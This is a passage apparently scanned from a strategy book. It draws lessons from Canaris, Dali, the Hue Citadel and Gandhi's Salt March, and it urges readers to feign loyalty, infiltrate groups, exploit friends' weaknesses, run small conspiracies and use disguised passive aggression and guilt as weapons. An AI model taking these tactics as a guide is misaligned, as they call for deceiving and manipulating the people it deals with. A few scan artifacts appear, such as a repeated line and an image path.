General Walter Schellenberg, chief of the foreign intelligence branch of the SS, began to investigate the Badoglio fiasco and found two men in Ame's service who had listened in on one of Canaris's talks with their boss. Canaris, they reported, had known of Badoglio's intentions to surrender all along and had collaborated with Ame to deceive Hitler. Surely this time the Abwehr chief had been caught in the act and would pay with his life. Schellenberg accumulated a thick dossier of other actions that cast more doubts on Canaris. He presented it to Heinrich Himmler, head of the SS, who, however, told his subordinate to keep quiet--he would present the dossier to Hitler when the time was right. Yet, to Schellenberg's dismay, months went by and Himmler did nothing, except eventually to retire Canaris with honors from the service.

Shortly after Canaris's retirement, his diaries fell into the hands of the SS. They revealed that he had conspired against Hitler from the beginning of his service as Abwehr chief, even plotting to assassinate the Fuhrer in schemes that had only barely misfired. Canaris was sent to a concentration camp, where, in April 1945, he was tortured and killed.

Interpretation

Wilhelm Canaris was a devoutly patriotic and conservative man. In the earliest days of the Nazi Party's rise to power, he had come to believe that Hitler would lead his beloved Germany to destruction. But what could he do? He was just one man, and to raise his voice against Hitler would get him no more than a little publicity and an early death. Canaris cared only about results. So he kept quiet, and, when offered the job of Abwehr chief, he seized his opportunity. At first he bided his time, gaining credibility by his work in the Abwehr and getting to understand the inner workings of the Nazi government. Meanwhile he secretly organized a group of like-minded conspirators, the Schwarze Kapelle (Black Orchestra), who would hatch several plots to kill Hitler. From his position in the Abwehr, Canaris was to some extent able to protect the Schwarze Kapelle from investigation. He also quietly gathered intelligence on the dirtiest secrets of high-ranking Nazis like Himmler and let them know that any move against him would result in revelations that would ruin them.

Assigned to prepare for Operation Sealion, Canaris doctored the intelligence to make England look much more formidable than it was. Assigned to investigate an invasion of Gibraltar, he secretly told the Spanish that to let Germany use their country would spell disaster: Germany would never leave. Hence Franco's alienating treatment of Hitler. In both of these cases, Canaris exploited Hitler's impatience for quick and easy victories to discourage him from ventures that could have easily and irrevocably turned the war in his favor. Finally, in the case of Badoglio, Canaris understood Hitler's weak spot--a paranoid concern with the loyalty of others--and coached Ame on how to appeal to this weakness and make a show of Italy's devotion to the Axis cause. The results of Canaris's work from the inside are astounding: one man played a major role in saving England, Spain, and Italy from disaster, arguably turning the tide of the war. The resources of the German war machine were essentially at his disposal, to disrupt and derail its efforts.

As the story of Canaris demonstrates, if there is something you want to fight or destroy, it is often best to repress your desire to act out your hostility, revealing your position and letting the other side know your intentions. What you gain in publicity, and perhaps in feeling good about expressing yourself openly, you lose in a curtailment of your power to cause real damage, particularly if the enemy is strong.

Instead the ultimate strategy is to seem to stay on the enemy side, burrowing deep into its heart. From there you can gather valuable information: weaknesses to attack, incriminating evidence to

publicize. Here subtle maneuvers, like passing along false information or steering your opponent into a self-destructive policy, can have large effects--much larger than anything you could do from the outside. The enemy's powers become weapons you can use against it, a kind of turncoat armory at your disposal. It is hard for most people to imagine that someone who outwardly plays the part of a loyal supporter or friend can secretly be a foe. This makes your hostile intentions and maneuvers relatively easy to cloak. When you are invisible to the enemy, there is no limit to the destructive powers at your command.

Speak deferentially, listen respectfully, follow his command, and accord with him in everything. He will never imagine you might be in conflict with him. Our treacherous measures will then be settled.

--*Tai Kung,* Six Secret Teachings *(circa fourth century B.C.*)

THE FRIENDLY TAKEOVER

In the summer of 1929, Andre Breton, the thirty-three-year-old leader of Paris's avant-garde surrealist movement, saw a private screening of a film called *Un Chien Andalou*. It was directed by a Spanish member of the group, Luis Bunuel, and its first image showed a man slicing open a woman's eye with a knife. This, Breton exclaimed, was the first surrealist film. *Un Chien Andalou* generated excitement in part because of the contribution to it of a new artist on the scene, Salvador Dali, a friend and collaborator of Bunuel's. The director spoke highly to Breton of his fellow Spaniard, whose paintings, he said, could certainly be considered surrealist and whose personality was supremely peculiar. Soon others, too, were talking about Dali, discussing what he called his "paranoid-critical" method of painting: he delved deep into his dreams and unconscious and interpreted the images he found there, no matter what their content, in delirious detail. Dali still lived in Spain, but Breton was suddenly seeing his name everywhere he went. Then, in November 1929, the twenty-five-year-old Dali had his first major show in a Paris gallery, and Breton was transfixed by the images. He wrote of the exhibition, "For the first time the windows of the mind had opened wide."

The late 1920s were a difficult period for Breton. The movement he had founded some five years earlier was stagnating, its members constantly bickering over ideological points that bored Breton to tears. In truth, surrealism was on the verge of becoming passe. Perhaps Dali could offer the fresh blood it needed: his art, his ideas, and his provocative character might make surrealism something people talked about again. With all this in mind, Breton invited Dali into the movement, and the Spaniard happily accepted. Dali moved to Paris and established himself there.

For the next few years, Breton's strategy seemed to be working. Dali's scandalous paintings were the talk of Paris. His exhibitions caused riots. Suddenly everyone was interested in surrealism again, even younger artists. But by 1933, Breton was beginning to rue his inclusion of Dali. He had begun to get letters from the Spaniard expressing great interest in Hitler as a source of paranoiac inspiration. Only the surrealists, Dali felt, were capable of "saying pretty things on the subject" of Hitler; he even wrote of sexually charged dreams about Hitler. As news of Dali's infatuation with the Fuhrer spread within the movement, it provoked a great deal of argument. Many surrealists had communist sympathies and were disgusted by the Spanish artist's musings. To make matters worse, he included in one enormous painting an image of Lenin in a grotesque pose--exposing oversized buttocks (nine feet long), propped on a crutch. Many in the surrealist group admired Lenin; was Dali being deliberately provocative? After Breton told Dali he disliked this rendition of the human buttocks and anus, a delirious profusion of anus images suddenly began to populate the artist's paintings.

Throughout his revolutionary and missionary travels, Hasan [leader of the Nizari Ismailis] was

Throughout his revolutionary and missionary travels, Hasan [leader of the Nizari Ismailis] was searching for an impregnable fortress from which to conduct his resistance to the Seljuk empire. In about 1088, he finally chose the castle of Alamut, built on a narrow ridge on a high rock in the heart of the Elburz Mountains in a region known as the Rudbar. The castle dominated an enclosed cultivated valley thirty miles long and three miles across at its widest, approximately six thousand feet above sea level. Several villages dotted the valley, and their inhabitants were particularly receptive to the ascetic piety of Hasan. The castle was accessible only with the greatest difficulty through a narrow gorge of the Alamut River.... Hasan employed a careful strategy to take over the castle, which had been granted to its current Shiite owner, named Mahdi, by the Seljuk sultan Malikshah. First, Hasan sent his trusted dai *Husayn Qai-ni and two others to win converts in the neighboring villages. Next, many of the residents and soldiers of Alamut were secretly converted to Ismailism. Finally, in September 1090, Hasan himself was secretly smuggled into the castle. When Mahdi realized that Hasan had in fact quietly taken over his fortress, he left peacefully....*

THE TEMPLARS AND THE ASSASSINS, JAMES WASSERMAN, 2001

By early 1934, Breton could stand no more, and he issued a statement, cosigned by several members, proposing Dali's expulsion from the surrealist group. The movement was split down the middle; Dali had both supporters and enemies. Finally a meeting was called to debate the issue. Dali had a fever and a sore throat; he came to the meeting wearing half a dozen layers of clothing and with a thermometer in his mouth. As Breton paced the room, listing the reasons for his banishment, Dali began to take off and put on his overcoat, jacket, and sweaters, trying to regulate his temperature. It was hard for anyone to pay attention to Breton.

Finally Dali was asked to respond. "I had painted both Lenin and Hitler on the basis of dreams," he said, the thermometer in his mouth making him spit many of his words. "Lenin's anamorphic buttock was not insulting, but the very proof of my fidelity to surrealism." He continued to put on and take off clothing. "All taboos are forbidden, or else a list has to be made of those to be observed, and let Breton formally state that the kingdom of surrealist poetry is nothing but a little domain used for the house arrest of those convicted felons placed under surveillance by the vice squad or the Communist Party."

The members of the circle were perplexed to say the least: Dali had turned their meeting into a kind of surrealist performance, both making fun of the creative freedom they advocated and claiming it for himself. He had also made them laugh. A vote to exclude him would only confirm the accusations he had leveled at them. For the time being, they decided to leave him alone, but in the meeting's aftermath it was clear that the surrealist movement was now more divided than ever.

At the end of that year, Dali disappeared to New York. Word came back to Paris that he had completely conquered the art world in America, making surrealism the hottest movement around. In the years to come, he would actually emigrate to the United States, and his face would grace the cover of *Time* magazine. From New York his fame spread far, wide, and around the world. Meanwhile the surrealists themselves faded quietly from public view, marginalized by other art movements. In 1939, Breton, disgusted by his lack of control over Dali, finally expelled the Spanish artist from the group, but by then it hardly mattered: Dali himself had become synonymous with surrealism, and it would stay that way long after the surrealist movement had died.

Interpretation

Salvador Dali was an extremely ambitious man. Although he appeared eccentric to say the least, his diaries show the extent to which he applied strategy to get what he wanted. Languishing in Spain early on in his career, he saw the importance of capturing the Paris art world, the center of the modern-art

movement, if he were to rise to the heights of fame. And if he were to make it in Paris, his name would have to be attached to some kind of movement--that would demonstrate his avant-garde status and give him free publicity. Considering the nature of his work and paranoiac-critical method, surrealism was the only logical choice. Of course it helped that Dali's good friend Bunuel was already a member of the group and that his lover, Gala, was also the wife of Paul Eluard, one of surrealism's principal authors and thinkers. Through Bunuel, Gala, and a few others (people Dali called "messengers" and "porters"), he spread his name strategically throughout Paris and aimed himself directly at Breton. In truth, Dali despised any kind of organized group and actively disliked Breton, but both could be useful to him. By insinuating his presence through others and suggesting that he was a surrealist *avant la lettre*, he cleverly managed to get Breton to invite him into the group.

Now, as a true surrealist, an official insider, Dali could continue to wage his insidious war. At first he made a show of being a loyal member of the group, the platform from which he spent several years winning over Paris with his striking paintings. The surrealists were grateful for the new life he had given them, but in reality he was using their name and presence to propel his career. Then, once his fame was secure, he proceeded to dynamite the group from the inside. The weaker the surrealists were internally, the more he could dominate them publicly. Dali deliberately chose Hitler and Lenin as images he knew would disgust many in the group. That would both bring out Breton's totalitarian side and cause a major split among the members. Dali's "performance" at the meeting to expel him was a surrealist masterpiece in itself, and a strategic blow to any vestiges of group unity. Finally, when the movement was riven with division, he scampered off to New York to complete his campaign. Appropriating the seductive name of surrealism for himself, he would go down in history as its most famous member, far more famous than Breton.

It is hard to make your way in the world alone. Alliances can help, but if you are starting out, it is hard to get the right people interested in an alliance with you; there is nothing in it for them. The wisest strategy is often to join the group that can best serve your long-term interests, or the one with which you have the most affinity. Instead of trying to conquer this group from the outside, you burrow your way into it. As an insider you can gather valuable information about how it functions and particularly about its members' hypocrisies and weaknesses--knowledge you can use to wage insidious intraorganizational warfare. From the inside you can divide and conquer.

Remember: your advantage here is that, unlike the other members, you have no sentimental attachment to the group; your only allegiance is to yourself. That gives you the freedom you need to make the manipulative and destructive maneuvers that will propel you to the fore at the others' expense.

If you decide to wage a war for the total triumph of your individuality, you must begin by inexorably destroying those who have the greatest affinity with you.

--Salvador Dali (1904-1989)

KEYS TO WARFARE

The most common form of defense in old-fashioned warfare was the fortress or walled city, and military leaders strategized for centuries about how to take such structures. The fortress presented a simple problem: it was designed to be impenetrable, to require such an effort to take it that unless doing so was strategically essential, an army would tend to pass it by. The conventional strategy against the fortress was to scale or breach its walls, using siege engines and battering rams. Often that meant first besieging it, creating around it circles known as "lines of circumvallation and contravallation" that would prevent supplies and reinforcements from coming in and the defenders

from leaving. The city's inhabitants would slowly starve and weaken, making it possible eventually to breach the walls and take the castle. These sieges tended to be quite long and bloody.

Over the centuries, however, certain enlightened strategists hit upon a different way to bring down the walls. Their strategy was based on a simple premise: the apparent strength of the fortress is an illusion, for behind its walls are people who are trapped, afraid, even desperate. The city's leaders have essentially run out of options; they can only put their faith in the fortress's architecture. To lay siege to these walls is to mistake the appearance of strength for reality. If in fact the walls are hiding great weakness within, then the proper strategy is to bypass them and aim for the interior. This can be done literally, by digging tunnels beneath the walls, undermining their strength--a conventional military strategy. A better, more devious route is to infiltrate people inside them or to work with the city's disaffected inhabitants. This is known as "opening an inner front"--finding a group on the inside who will work on your behalf to spread discontent and will eventually betray the fortress into your hands, sparing you a long siege.

In late January 1968, the North Vietnamese launched the famous Tet Offensive against the South Vietnamese and American armies. Among their targets was Hue, the ancient capital of Vietnam and a city of great religious significance for the Vietnamese people. In the center of Hue is a massive fort called the Citadel, and within the Citadel is the Imperial Palace compound, the heart and soul of Hue. The Citadel has incredibly thick and high walls and is surrounded on all sides by water. In 1968 it was guarded by American soldiers and their allies. Yet the North Vietnamese were somehow able to take the Citadel with remarkable ease. They held it for several weeks, then disappeared from Hue as if by magic after a massive U.S. counterattack. The Citadel was unimportant to them as a physical or strategic possession; what they were after was the symbolism of being able to take it, showing the world that American invincibility was a myth.

The capture of the Citadel was a remarkable feat, and this is how it was done. Months before Tet, the North Vietnamese began to infiltrate men into the city and to organize those of their sympathizers who already lived in Hue and worked inside the Citadel. They got hold of detailed plans of the fortress, which allowed them to dig elaborate tunnels under its walls. They were also able to leave stockpiles of weapons at key points. During the Tet holiday, they infiltrated even more of their men into the city, dressed as peasants. Confederates inside the fortress helped them to overrun some of the guard posts and open the gates. Melting into the local population, they made it impossible for the Citadel's defenders to distinguish friend from foe. Finally, having reconnoitered the location of the concentrated command structure inside the Citadel, the North Vietnamese were able to take it out right away, leaving the defenders unable to communicate with one another. This created mass confusion, and in the process the defense of the Citadel collapsed.

The North Vietnamese called this strategy the "blooming lotus." It has deep roots in Asian military thinking, and its applications go far beyond war. Instead of focusing on the enemy's formidable front, on capturing key points in the periphery of its defenses and finding a way through them (the traditional Western approach), the lotus strategy aims first and foremost at the center--the soft and vulnerable parts within. The goal is to funnel soldiers and confederates into this central area by whatever means possible and to attack it first in order to spread confusion. Rather than trying to penetrate defenses, it infiltrates them. This includes the minds of the enemy soldiers and officers--strategizing to get under their skin, to unbalance their reasoning powers, to soften them up from within. As with the lotus flower, everything unfolds from the center of the target.

To attack or to intervene. --*We often make the mistake of actively opposing a tendency or party or age because we happen to have seen only its external side, its deliquescence or the "faults of its virtues" necessarily adhering to it--perhaps because we ourselves have participated in them to a*

marked degree. Then we turn our back on them and go off in an opposite direction; but it would be better if we sought out their good and strong side instead or evolved and developed it in ourself. It requires, to be sure, a more penetrating eye and a more favorable inclination to advance what is imperfect and evolving than to see through it in its imperfection and deny it.

HUMAN, ALL TOO HUMAN, FRIEDRICH NIETZSCHE, 1878

The basic principle here is that it is easiest to topple a structure--a wall, a group, a defensive mind--from the inside out. When something begins to rot or fall apart from within, it collapses of its own weight--a far better way to bring it down than ramming yourself against its walls. In attacking any group, the lotus strategist thinks first of opening an inner front. Confederates on the inside will provide valuable intelligence on the enemy's vulnerabilities. They will silently and subtly sabotage him. They will spread internal dissension and division. The strategy can weaken the enemy to the point where you can finish him off with a penetrating blow; it can also bring down the enemy in and of itself.

A variation on the lotus strategy is to befriend your enemies, worming your way into their hearts and minds. As your targets' friend, you will naturally learn their needs and insecurities, the soft interior they try so hard to hide. Their guard will come down with a friend. And even later on, when you play out your treacherous intentions, the lingering resonance of your friendship will still confuse them, letting you keep on manipulating them by toying with their emotions or pushing them into overreactions. For a more immediate effect, you can try a sudden act of kindness and generosity that gets people to lower their defenses--the Trojan Horse strategy. (For ten long years, the Greeks battered the walls of Troy to no effect; the simple gift of a wooden horse let them sneak a few men into Troy and open the gates from within.)

The lotus strategy is widely applicable. When confronted by something difficult or thorny, do not be distracted or discouraged by its formidable outer appearance; think your way into the soft core, the center from which the problem blossoms. Perhaps the source of your problem is a particular person; perhaps it is yourself and your own stale ideas; perhaps it is the dysfunctional organization of a group. Knowing the problem's core gives you great power to change it from the inside out. Your first thought must always be to infiltrate to the center--whether in thought or in action--never to whale away at the periphery or just pound at the walls.

If there is someone on the inside whom you need to get rid of or thwart, the natural tendency is to consider conspiring with others in your group who feel the same way. In most conspiracies the goal is some large-scale action to topple the leader and seize power. The stakes are high, which is why conspiracies are so often difficult and dangerous. The main weakness in any conspiracy is usually human nature: the higher the number of people who are in on the plot, the higher the odds that someone will reveal it, whether deliberately or accidentally. As Benjamin Franklin said, "Three may keep a secret if two of them are dead." No matter how confident you may be of your fellow conspirators, you cannot know for certain what is going on in their minds--the doubts they may be having, the people they may be talking to.

A prince need trouble little about conspiracies when the people are well disposed, but when they are hostile and hold him in hatred, then he must fear everything and everybody.


NICCOLO MACHIAVELLI, 1469-1527

There are a few precautions you can take. Keep the number of conspirators as small as possible. Involve them in the details of the plot only as necessary; the less they know, the less they have to blab.

Revealing the schedule of your plan as late as possible before you all act will give them no time to back out. Then, once the plan is described, stick to it. Nothing sows more doubts in conspirators' minds than last-minute changes. Even given all this insurance, keep in mind that most conspiracies fail and, in their failure, create all kinds of unintended consequences. Even the successful plot to assassinate Julius Caesar led not to the restoration of the Roman Republic, as the conspirators intended, but eventually to the undemocratic regime of the emperor Augustus. Too few conspirators and you lack the strength to control the consequences; too many and the conspiracy will be exposed before it bears fruit.

In destroying anything from within, you must be patient and resist the lure of large-scale, dramatic action. As Canaris showed, the placement of little wrenches in the machinery is just as destructive in the long run, and safer because harder to trace. Consider the ability to dissuade your opponents from acting aggressively or to make their plans misfire as a kind of battlefield victory, even if your triumph is surreptitious. A few such victories and your enemy will fall apart from within.

Finally, morale plays a crucial part in any war, and it is always wise to work to undermine the morale of the enemy troops. The Chinese call this "removing the firewood from under the cauldron." You can attempt this from the outside, through propaganda, but that often has the opposite effect, reinforcing the cohesion of soldiers and civilians in the face of an alien force trying to win them over. It is much more effective to find sympathizers within their ranks, who will spread discontent among them like a disease. When soldiers see those on their own side having doubts about the cause they are fighting for, they are generally demoralized and vulnerable to more disaffection. If their leaders overreact to this threat by punishing grumblers, they play into your hands, representing themselves as unjust and heavy-handed; if they leave the problem alone, it will only spread; and if they start to see enemies everywhere around them, their paranoia will cloud their strategic abilities. Using an inner front to spread dissension is often enough to give you the advantage you need to overwhelm the enemy.



Authority: The worst [military policy is] to assault walled cities.... If your commander, unable to control his temper, sends your troops swarming at the walls, your casualties will be one in three and still you will not have taken the city.... Therefore the expert in using the military subdues the enemy's forces without going to battle, takes the enemy's walled cities without launching an attack.

--Sun-tzu (fourth century B.C.)

REVERSAL

There are always likely to be disgruntled people in your own group who will be liable to turning against you from the inside. The worst mistake is to be paranoid, suspecting one and all and trying to monitor their every move. Your only real safeguard against conspiracies and saboteurs is to keep your

troops satisfied, engaged in their work, and united by their cause. They will tend to police themselves and turn in any grumblers who are trying to foment trouble from within. It is only in unhealthy and decaying bodies that cancerous cells can take root.

DOMINATE WHILE SEEMING TO SUBMIT

THE PASSIVE-AGGRESSION STRATEGY

Any attempt to bend people to your will is a form of aggression. And in a world where political considerations are paramount, the most effective form of aggression is the best-hidden one: aggression behind a compliant, even loving exterior. To follow the passive-aggressive strategy, you must seem to go along with people, offering no resistance. But actually you dominate the situation. You are noncommittal, even a little helpless, but that only means that everything revolves around you. Some people may sense what you are up to and get angry. Don't worry--just make sure you have disguised your aggression enough that you can deny it exists. Do it right and they will feel guilty for accusing you. Passive aggression is a popular strategy; you must learn how to defend yourself against the vast legions of passive-aggressive warriors who will assail you in your daily life.

> *Gandhi and his associates repeatedly deplored the inability of their people to give organized, effective, violent resistance against injustice and tyranny. His own experience was corroborated by an unbroken series of reiterations from all the leaders of India--that India could not practice physical warfare against her enemies. Many reasons were given, including weakness, lack of arms, having been beaten into submission, and other arguments of a similar nature..... Confronted with the issue of what means he could employ against the British, we come to the other criteria previously mentioned; that the kind of means selected and how they can be used is significantly dependent upon the face of the enemy, or the character of his opposition. Gandhi's opposition not only made the effective use of passive resistance possible but practically invited it. His enemy was a British administration characterized by an old, aristocratic, liberal tradition, one which granted a good deal of freedom to its colonials and which always had operated on a pattern of using, absorbing, seducing, or destroying, through flattery or corruption, the revolutionary leaders who arose from the colonial ranks. This was the kind of opposition that would have tolerated and ultimately capitulated before the tactic of passive resistance.*
>
> *RULES FOR RADICALS*, SAUL D. ALINSKY, 1971

THE GUILT WEAPON

In December 1929 the group of Englishmen who governed India were feeling a little nervous. The Indian National Congress--the country's main independence movement--had just broken off talks over the proposal that Britain would gradually return autonomous rule to the subcontinent. Instead the Congress was now calling for nothing less than immediate and total independence, and it had asked Mahatma Gandhi to lead a civil-disobedience campaign to initiate this struggle. Gandhi, who had studied law in London years before, had invented a form of passive-resistant protest in 1906, while working as a barrister in South Africa. In India in the early 1920s, he had led civil-disobedience campaigns against the British that had created quite a stir, had landed him in prison, and had made him the most revered man in the country. For the British, dealing with him was never easy; despite his frail appearance, he was uncompromising and relentless.

Although Gandhi believed in and practiced a rigorous form of non-violence, the colonial officers of the British Raj were fearful: at a time when the English economy was weak, they imagined him organizing a boycott of British goods, not to mention mass demonstrations in the streets of India's cities, a police nightmare.

The man in charge of the Raj's strategy in combating the independence movement was the viceroy of India, Lord Edward Irwin. Although Irwin admired Gandhi personally, he had decided to respond to him rapidly and with force--he could not let the situation get out of hand. He waited anxiously to see what Gandhi would do. The weeks went by, and finally, on March 2, Irwin received a letter from Gandhi--rather touching in its honesty--that revealed the details of the civil-disobedience campaign he was about to launch. It was to be a protest against the salt tax. The British held a monopoly on India's production of salt, even though it could easily be gathered by anyone on the coast. They also levied a rather high tax on it. This was quite a burden for the poorest of the poor in India, for whom salt was their only condiment. Gandhi planned to lead a march of his followers from his ashram near Bombay (present-day Mumbai) to the coastal town of Dandi, where he would gather sea salt left on the shore by the waves and encourage Indians everywhere to do the same. All this could be prevented, he wrote to Irwin, if the viceroy would immediately repeal the salt tax.

Irwin read this letter with a sense of relief. He imagined the sixty-year-old Gandhi, rather fragile and leaning on a bamboo cane, leading his ragtag followers from his ashram--fewer than eighty people--on a two-hundred-mile march to the sea, where he would gather some salt from the sands. Compared to what Irwin and his staff had been expecting, the protest seemed almost ludicrously small in scale. What was Gandhi thinking? Had he lost touch with reality? Even some members of the Indian National Congress were deeply disappointed by his choice of protest. In any event, Irwin had to rethink his strategy. It simply would not do to harass or arrest this saintly old man and his followers (many of them women). That would look very bad. It would be better to leave him alone, avoiding the appearance of a heavy-handed response and letting the crisis play out and die down. In the end the ineffectiveness of this campaign would somewhat discredit Gandhi, breaking his spell over the Indian masses. The independence movement might fracture or at least lose some momentum, leaving England in a stronger position in the long run.

As Irwin watched Gandhi's preparations for the march, he became still more convinced that he had chosen the right strategy. Gandhi was framing the event as almost religious in quality, like Lord Buddha's famous march to attain divine wisdom, or Lord Rama's retreat in the Ramayana. His language became increasingly apocalyptic: "We are entering upon a life-and-death struggle, a holy war." This seemed to resonate with the poor, who began to flock to Gandhi's ashram to hear him speak. He called in film crews from all over the world to record the march, as if it were a momentous historical event. Irwin himself was a religious man and saw himself as the representative of a God-fearing, civilized nation. It would redound to England's credit to be seen to leave this saintly man untouched on his procession to the sea.

Gandhi and his followers left their ashram on March 12, 1930. As the group passed from village to village, their ranks began to swell. With each passing day, Gandhi was bolder. He called on students throughout India to leave their studies and join him in the march. Thousands responded. Large crowds gathered along the way to see him pass; his speeches to them grew more and more inflammatory. He seemed to be trying to bait the English into arresting him. On April 6 he led his followers into the sea to purify themselves, then collected some salt from the shore. Word quickly spread throughout India that Gandhi had broken the salt law.

Irwin followed these events with increasing alarm. It dawned on him that Gandhi had tricked him: instead of responding quickly and decisively to this seemingly innocent march to the sea, the viceroy had left Gandhi alone, allowing the march to gain momentum. The religious symbolism that seemed so harmless had stirred the masses, and the salt issue had somehow become a lightning rod for disaffection with English policy. Gandhi had shrewdly chosen an issue that the English would not recognize as threatening but that would resonate with Indians. Had Irwin responded by arresting Gandhi immediately, the whole thing might have died down. Now it was too late; to arrest him at this

point would only add fuel to the fire. Yet to leave him alone would show weakness and cede him the initiative. Meanwhile nonviolent demonstrations were breaking out in cities and villages all over India, and to respond to them with violence would only make the demonstrators more sympathetic to moderate Indians. Whatever Irwin did, it seemed, would make things worse. And so he fretted, held endless meetings, and did nothing.

> *It is impossible to win a contest with a helpless opponent since if you win you have won nothing. Each blow you strike is unreturned so that all you can feel is guilt for having struck while at the same time experiencing the uneasy suspicion that the helplessness is calculated.*
>
> *STRATEGIES OF PSYCHOTHERAPY*, JAY HALEY, 1 963

In the days to come, the cause rippled outward. Thousands of Indians traveled to India's coasts to collect salt as Gandhi had. Large cities saw mass demonstrations in which this illegal salt was given away or sold at a minimal price. One form of nonviolent protest cascaded into another--a Congress-led boycott of British goods, for one. Finally, on Irwin's orders, the British began to respond to the demonstrations with force. And on May 4 they arrested Gandhi and took him to prison, where he would stay for nine months without trial.

> *Huang Ti, the legendary Yellow Emperor and reputed ancestor of the Chou dynasty, the historical paradigm of concord and civilization, is said to have brought harmony from chaos, tamed the barbarians and wild beasts, cleared the forests and marshes, and invented the "five harmonious sounds," not through an act of epic bloodshed, but through his superior virtue, by adapting and yielding to "natural conditions" and to the Will of Heaven. Confucianism henceforth repudiates as unworkable the idea of military solutions to human problems. Huang Ti's most notable heir, we are told, was Ti Yao, a gentleman who "naturally and without effort," embraced reverence, courteousness, and intelligence. Nevertheless, during his reign, the Deluge, mythology's universal symbol of anomie, threatened to inundate the land. Thus it fell upon him to appoint a successor to preserve the order of his own son. Ti Yao chose the most qualified man for the job, the venerable Shun, who had in various tests already demonstrated a capacity to harmonize human affairs through righteousness..... Shun in turn selected Yu the Sage to engineer an end to the flood. Because Yu refused wine and always acted appropriately, moving with and not resisting nature, the Way of Heaven* (T'ien Tao) *was revealed to him. He subsequently harnessed the river waters not by fighting against them with a dam, but by yielding to them and clearing for them a wider channel within which to run. Were it not for Yu, so the story goes, who herein personified the wisdom of both Confucius and Lao-tzu, the Taoist prophet, we would all be fish.*
>
> *RELIGIOUS MYTHOLOGY AND THE ART OF WAR*, JAMES A. AHO, 1981

Gandhi's arrest sparked a conflagration of protest. On May 21 a group of 2,500 Indians marched peacefully on the government's Dharasana Salt Works, which was defended by armed Indian constables and British officers. When the marchers advanced on the factory, they were struck down with steel-plated clubs. Instructed in Gandhi's methods of nonviolence, the demonstrators made no attempt to defend themselves, simply submitting to the blows that rained down on them. Those who had not been hit continued to march until almost every last one had been clubbed. It was a nauseating scene that got a great deal of play in the press. Similar incidents all over India helped to destroy the last sentimental attachment any Indians still had toward England.

To end the spiraling unrest, Irwin was finally forced to negotiate with Gandhi, and, on several

issues, to give ground--an unprecedented event for an English imperialist viceroy. Although the end of the Raj would take several years, the Salt March would prove to be the beginning of the end, and in 1947 the English finally left India without a fight.

Interpretation

Gandhi was a deceptively clever strategist whose frail, even saintly appearance constantly misled his adversaries into underestimating him. The key to any successful strategy is to know both one's enemy and oneself, and Gandhi, educated in London, understood the English well. He judged them to be essentially liberal people who saw themselves as upholding traditions of political freedom and civilized behavior. This self-image--though riddled with contradictions, as indicated by their sometimes brutal behavior in their colonies--was deeply important to the English. The Indians, on the other hand, had been humiliated by many years of subservience to their English overlords. They were largely unarmed and in no position to engage in an insurrection or guerrilla war. If they rebelled violently, as other colonies had done, the English would crush them and claim to be acting out of self-defense; their civilized self-image would suffer no damage. The use of nonviolence, on the other hand--an ideal and philosophy that Gandhi deeply valued and one that had a rich tradition in India--would exploit to perfection the English reluctance to respond with force unless absolutely necessary. To attack people who were protesting peacefully would not jibe with the Englishman's sense of his own moral purity. Made to feel confused and guilty, the English would be paralyzed with ambivalence and would relinquish the strategic initiative.

The Salt March is perhaps the quintessential example of Gandhi's strategic brilliance. First, he deliberately chose an issue that the British would consider harmless, even laughable. To respond with force to a march about salt would have given an Englishman trouble. Then, by identifying his apparently trivial issue in his letter to Irwin, Gandhi made space for himself in which to develop the march without fear of repression. He used that space to frame the march in an Indian context that would give it wide appeal. The religious symbolism he found for it had another function as well: it heightened the paralysis of the British, who were quite religious themselves in their own way and could not countenance repressing a spiritual event. Finally, like any good showman, Gandhi made the march dramatically visual and used the press to give it maximum exposure.

Once the march gained momentum, it was too late to stop it. Gandhi had sparked a fire, and the masses were now deeply engaged in the struggle. Whatever Irwin did at this point would make the situation worse. Not only did the Salt March become the model for future protests, but it was clearly the turning point in India's struggle for independence.

Many people today are as ambivalent as the English were about having power and authority. They need power to survive, yet at the same time they have an equally great need to believe in their own goodness. In this context to fight people with any kind of violence makes you look aggressive and ugly. And if they are stronger than you are, in effect you are playing into their hands, justifying a heavy-handed response from them. Instead it is the height of strategic wisdom to prey upon people's latent guilt and liberal ambivalence by making yourself look benign, gentle, even passive. That will disarm them and get past their defenses. If you take action to challenge and resist them, you must do it morally, righteously, peacefully. If they cannot help themselves and respond with force, they will look and feel bad; if they hesitate, you have the upper hand and an opening to determine the whole dynamic of the war. It is almost impossible to fight people who throw up their hands and do not resist in the usual aggressive way. It is completely confusing and disabling. Operating in this way, you inflict guilt as if it were a kind of weapon. In a political world, your passive, moralistic resistance will paralyze the enemy.

I was a believer in the politics of petitions, deputations and friendly negotiations. But all these have gone to dogs. I know that these are not the ways to bring this Government round. Sedition has become my religion. Ours is a nonviolent war.

--Mahatma Gandhi (1869-1947)

PASSIVE POWER

Early in 1820 a revolution broke out in Spain, followed a few months later by one in Naples, which at that time was a city-state incorporated within the Austrian Empire. Forced to accept liberal constitutions modeled on that of revolutionary France some thirty years earlier, the kings of both countries had reason to fear that they also faced the same fate as the French king of that period, Louis XVI, beheaded in 1793. Meanwhile the leaders of Europe's great powers--England, Austria, and Prussia--quaked at the thought of unrest and radicalism spreading across their borders, which had only recently been stabilized by the defeat of Napoleon. They all wanted to protect themselves and halt the tide of revolution.

The devotion of his soldiers to him, affirmed in many stories, must be a fact. [*Julius Caesar*] *could not have done what he did without it. The speech in which it is always said he quelled a mutiny with a single word, calling his men not fellow-soldiers as was his custom, but citizens, civilians, shows a great deal more about his methods than the mere clever use of a term. It was a most critical moment for him. He was in Rome after Pompey's defeat, on the point of sailing for Africa, to put down the powerful senatorial army there. In the city he was surrounded by bitter enemies. His whole dependence was his army, and the best and most trusted legion in it mutinied. They nearly killed their officer; they marched to Rome and claimed their discharge; they would serve Caesar no longer. He sent for them, telling them to bring their swords with them, a direction perfectly characteristic of him. Everything told of him shows his unconcern about danger to himself. Face to face with them, he asked them to state their case and listened while they told him all they had done and suffered and been poorly rewarded for, and demanded to be discharged. His speech in answer was also characteristic, very gentle, very brief, exactly to the point: "You say well, citizens. You have worked hard--you have suffered much. You desire your discharge. You have it. I discharge you all. You shall have your recompense. It shall never be said of me that I made use of you when I was in danger, and was ungrateful to you when danger was past." That was all, yet the legionaries listening were completely broken to his will. They cried out that they would never leave him; they implored him to forgive them, to receive them again as his soldiers. Back of the words was his personality, and although that can never be recaptured, something of it yet 